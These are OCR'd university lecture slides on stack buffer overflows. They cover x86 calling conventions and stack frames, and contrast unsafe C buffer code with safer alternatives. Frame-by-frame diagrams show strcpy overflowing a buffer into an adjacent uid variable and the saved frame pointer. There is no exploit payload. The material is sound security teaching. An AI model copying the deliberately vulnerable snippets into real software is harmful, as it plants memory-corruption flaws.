Proactive Computer Security

Stack Vulnerabilities

Morten Brøns-Pedersen
<f@ntast.dk>

(Slides mostly by Morten Shearman Kirkegaard <moki@fabletech.com>)

2016-05-23

Disclaimer

I played DEFCON CTF Quals all weekend.

I may not make any sense.

Local variables and flow control values (return addresses) are stored on the stack.

If one local variable is a buffer, and we can trick the program to write outside this buffer, we might be able to take control of the process.

In the 1980s some clever people figured out that buffer overflows were security vulnerabilities.

In 1988 the first automated mass-exploitation of a stack buffer overflow happened.

During the 1990s there was a growing interest in this class of bugs, culminating in November 1996 with Aleph1's article "*Smashing The Stack For Fun And Profit*."

Developers keep making vulnerable software, even today, and attackers keep exploiting these vulnerabilities.

Quick brush up

On Intel 80386 the stack grows "down" – from higher addresses to lower.

The stack pointer (ESP) points to the last value pushed onto the stack.

The base pointer (EBP) is usually used as a reference ("base address") when accessing arguments and local variables in a function.

The most common calling convention is **cdecl**.

Arguments are passed to functions on the stack. They are pushed right to left.

The stack is cleaned up by the caller.

This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:


```
push 3
push 2
push 1
call myfunc
add esp, 12
...
```

This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:

```
EIP →  push 3
       push 2
       push 1
       call myfunc
       add esp, 12
       ...
```




This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:

```
EIP →   push 3
        push 2
        push 1
        call myfunc
        add esp, 12
        ...
```




This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:

```
        push 3
        push 2
EIP →   push 1
        call myfunc
        add esp, 12
        ...
```



FableTech

This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:

```
        push 3
        push 2
        push 1
EIP →   call myfunc
        add esp, 12
        ...
```

ESP →

```
    ...
03 00 00 00
02 00 00 00
01 00 00 00
```


FableTech

This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:

```
push 3
push 2
push 1
call myfunc
add esp, 12
...
```




FableTech

This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:

```
        push 3
        push 2
        push 1
        call myfunc
EIP →   add esp, 12
        ...
```



FableTech

This C code:

```
myfunc(1, 2, 3);
```

May generate this assembly code:

```
        push 3
        push 2
        push 1
        call myfunc
        add esp, 12
EIP →   ...
```

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
    push ebp
    mov ebp, esp
    sub esp, 8
    ...
    ...
    mov esp, ebp
    pop ebp
    ret
```

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
EIP →  push ebp
       mov ebp, esp
       sub esp, 8
       ...
       ...
       mov esp, ebp
       pop ebp
       ret
```

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
        push ebp
EIP →   mov ebp, esp
        sub esp, 8
        ...
        ...
        mov esp, ebp
        pop ebp
        ret
```


```
          ...
03 00 00 00
02 00 00 00
01 00 00 00
DD CC BB AA
88 88 FF BF
```

ESP →

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
        push ebp
        mov ebp, esp
EIP →   sub esp, 8
        ...
        ...
        mov esp, ebp
        pop ebp
        ret
```



FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
        push ebp
        mov ebp, esp
        sub esp, 8
EIP →   ...
        ...
        mov esp, ebp
        pop ebp
        ret
```

```
                    |    ...    |
                    | 03 00 00 00 |
                    | 02 00 00 00 |
                    | 01 00 00 00 |
                    | DD CC BB AA |
EBP          →      | 88 88 FF BF |
                    | XX XX XX XX |
          ESP →     | YY YY YY YY |
```

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
        push ebp
        mov ebp, esp
        sub esp, 8
        ...
EIP →   ...
        mov esp, ebp
        pop ebp
        ret
```

EBP →

...
03 00 00 00
02 00 00 00
01 00 00 00
DD CC BB AA
88 88 FF BF
XX XX XX XX
YY YY YY YY

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
        push ebp
        mov ebp, esp
        sub esp, 8
        ...
        ...
EIP →   mov esp, ebp
        pop ebp
        ret
```

EBP →

```
    ...
03 00 00 00
02 00 00 00
01 00 00 00
DD CC BB AA
88 88 FF BF
XX XX XX XX
YY YY YY YY
```

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
        push ebp
        mov ebp, esp
        sub esp, 8
        ...
        ...
        mov esp, ebp
EIP →   pop ebp
        ret
```

```
          ...
03 00 00 00
02 00 00 00
01 00 00 00
DD CC BB AA
88 88 FF BF
```

EBP ESP →

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```


```
        push ebp
        mov ebp, esp
        sub esp, 8
        ...
        ...
        mov esp, ebp
        pop ebp
EIP →   ret
```

```
          ...
03 00 00 00
02 00 00 00
01 00 00 00
ESP → DD CC BB AA
```

FableTech

```
void myfunc(int a, int b, int c)
{
    int x, y;
    ...
}
```

```
    push ebp
    mov ebp, esp
    sub esp, 8
    ...
    ...
    mov esp, ebp
    pop ebp
    ret
```



FableTech

```
{
    int x, y;
    ...
```

	...	
	03 00 00 00	[EBP+0x10] = third argument
	02 00 00 00	[EBP+0x0C] = second argument
	01 00 00 00	[EBP+0x08] = first argument
	DD CC BB AA	return address
EBP →	88 88 FF BF	saved EBP
	XX XX XX XX	[EBP-0x04] = first local variable
	YY YY YY YY	[EBP-0x08] = second local variable
	...	

FableTech

```
char buf[8];
```

```
char buf[8];
```

- What is the lowest legal index into `buf`?

```
char buf[8];
```

- What is the lowest legal index into `buf`?
- What is the highest legal index into `buf`?

```
char buf[8];
```

- What is the lowest legal index into `buf`?
- What is the highest legal index into `buf`?
- What happens if we write outside of that range?

```
/* Very bad code */
char buf[8];
memset(buf, 'A', 8);
```

```
/* Very bad code */
char buf[8];
memset(buf, 'A', 8);

/* Bad code */
#define SIZE 8
char buf[SIZE];
memset(buf, 'A', SIZE);
```

```
/* Very bad code */
char buf[8];
memset(buf, 'A', 8);

/* Bad code */
#define SIZE 8
char buf[SIZE];
memset(buf, 'A', SIZE);

/* Good code */
char buf[8];
memset(buf, 'A', sizeof(buf));
```

```
/* This is bad */

void myfunc(char *buf)
{
    memset(buf, 'A', 8);
}

char buf[8];
myfunc(buf);
```

```
/* This will not work */

void myfunc(char buf[8])
{
    memset(buf, 'A', sizeof(buf));
}

char buf[8];
myfunc(buf);
```

```
/* And nor will this */

typedef char buffer[8];

void myfunc(buffer buf)
{
    memset(buf, 'A', sizeof(buf));
}

buffer buf;
myfunc(buf);
```

```
/* This will work */

struct buffer {
    char b[8];
};

void myfunc(struct buffer *buf)
{
    memset(buf->b, 'A', sizeof(buf->b));
}

struct buffer buf;
myfunc(&buf);
```

```
/* And so will this */

void myfunc(char *buf, size_t size)
{
    memset(buf, 'A', size);
}

char buf[8];
myfunc(buf, sizeof(buf));
```

```
/* Is this safe? */

int i;
char buf[16];
sprintf(buf, "%d", i);
```

```
/* Is this safe? */

int i;
char buf[16];
sprintf(buf, "%d", i);


/* No, but this is */

int i;
char buf[16];
if (snprintf(buf, sizeof(buf), "%d", i) >= sizeof(buf)) {
    /* abort */
}
```

FableTech

Question

What does `snprintf` return?

Question

What does `snprintf` return?

Is this correct?

```
snprintf(buf, sizeof(buf), "%d", i) >= sizeof(buf)
```

```
$ man snprintf
...
The functions snprintf() and vsnprintf() do not write more
than ‘size‘ bytes (including the terminating null byte (’\0’)).
If the output was truncated due to this limit, then the return
value is the number of characters (excluding the terminating
null byte) which would have been written to the final string
if enough space had been available.  Thus, a return value of
‘size‘ or more means that the output was truncated.
...
```

FableTech

```
        int x;
        char b[8];
EIP →   ...
        b[0] = 0x41;
        b[1] = 0x41;
        ...
        b[7] = 0x41;
        b[8] = 0x41;
        ...
```

```
          ...
EBP →  DD CC BB AA
       88 88 FF BF
       XX XX XX XX
       BB BB BB BB
       BB BB BB BB
          ...
```

FableTech


```
        int x;
        char b[8];
        ...
EIP →   b[0] = 0x41;
        b[1] = 0x41;
        ...
        b[7] = 0x41;
        b[8] = 0x41;
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
    ...
```

FableTech

```
        int x;
        char b[8];
        ...
        b[0] = 0x41;
EIP →   b[1] = 0x41;
        ...
        b[7] = 0x41;
        b[8] = 0x41;
        ...
```



```
        int x;
        char b[8];
        ...
        b[0] = 0x41;
        b[1] = 0x41;
EIP →   ...
        b[7] = 0x41;
        b[8] = 0x41;
        ...
```

```
        ...
EBP →  DD CC BB AA
       88 88 FF BF
       XX XX XX XX
       BB BB BB BB
       41 41 BB BB
        ...
```

FableTech

```
        int x;
        char b[8];
        ...
        b[0] = 0x41;
        b[1] = 0x41;
        ...
EIP →   b[7] = 0x41;
        b[8] = 0x41;
        ...
```

EBP →

	...		
DD	CC	BB	AA
88	88	FF	BF
XX	XX	XX	XX
41	41	41	BB
41	41	41	41
	...		

FableTech

```
        int x;
        char b[8];
        ...
        b[0] = 0x41;
        b[1] = 0x41;
        ...
        b[7] = 0x41;
EIP →   b[8] = 0x41;
        ...
```

EBP →


	...		
DD	CC	BB	AA
88	88	FF	BF
XX	XX	XX	XX
41	41	41	41
41	41	41	41
	...		

FableTech

```
        int x;
        char b[8];
        ...
        b[0] = 0x41;
        b[1] = 0x41;
        ...
        b[7] = 0x41;
        b[8] = 0x41;
EIP →   ...
```

```
        ...
EBP →  DD CC BB AA
       88 88 FF BF
       41 XX XX XX
       41 41 41 41
       41 41 41 41
        ...
```

FableTech


int uid;
char buffer[8];
EIP →
...
uid = 0x99;
strcpy(buffer,
"AAAAAAAAAAAA");
...
EBP →
...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
...

FableTech

```
        int uid;
        char buffer[8];
        ...
EIP →   uid = 0x99;
        strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
BB BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 41 BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
   ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 41 41
   ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 BB BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 41 BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 41 41
41 41 41 41
    ...
```

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
41 00 00 00
41 41 41 41
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
41 41 00 00
41 41 41 41
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
41 41 41 00
41 41 41 41
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAAAAA");
        ...
```


EBP →

```
    ...
DD CC BB AA
88 88 FF BF
41 41 41 41
41 41 41 41
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
        strcpy(buffer,
         "AAAAAAAAAAAA");
EIP →   ...
```

```
          ...
EBP →  DD CC BB AA
       00 88 FF BF
       41 41 41 41
       41 41 41 41
       41 41 41 41
          ...
```


int uid;
char buffer[8];
EIP →
...
uid = 0x99;
strcpy(buffer,
"AAAAAAAAA");
...
EBP →
...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
...

FableTech

```
        int uid;
        char buffer[8];
        ...
EIP →   uid = 0x99;
        strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
BB BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 41 BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 BB BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 41 BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 41 41
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAAA");
        ...
```

EBP →

